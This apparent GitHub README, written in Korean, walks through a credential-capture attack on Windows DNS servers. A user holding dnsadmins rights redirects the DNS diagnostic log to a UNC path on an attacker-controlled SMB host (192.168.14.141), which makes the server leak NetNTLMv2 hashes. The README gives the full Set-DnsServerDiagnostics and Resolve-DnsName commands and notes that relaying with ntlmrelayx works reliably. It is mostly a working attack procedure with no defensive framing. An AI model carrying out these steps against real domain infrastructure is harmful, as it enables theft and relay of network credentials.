 overgrowncarrot1/cve-2026-119905-dns-log-poisoning-unc-path
dnsadmins 권한이 있을 때 UNC 경로를 삽입하여 DNS 로그를 오염시키고, 이를 통해 NetNTLMv2 해시를 캡처하는 방법을 보여줍니다.

이 문서는 dnsadmins 권한이 있을 때 DNS 로그를 오염시키고 UNC 경로를 삽입하여 NetNTLMv2 해시를 캡처하는 방법을 보여줍니다
공격을 수행하려면 DNS 로그 경로에 쓸 수 있어야 합니다

Set-DnsServerDiagnostics -LogFilePath "\\192.168.14.141\sharexx\dns.log"
image
이것은 매번 발생하는 것 같지는 않으며, sharexx 이름을 다른 것으로 변경해야 할 수도 있고, DNS에 대한 로깅을 활성화해야 할 수도 있습니다
Set-DnsServerDiagnostics -UdpPackets $true -TcpPackets $true -SendPackets $true -ReceivePackets $true -Queries $true -Answers $true
마지막으로, 존재하지 않는 무언가를 조회해야 할 수도 있습니다
Resolve-DnsName something.local -Server 127.0.0.1
다만 ntlmrelayx를 사용한 릴레이는 매번 작동하는 것 같습니다






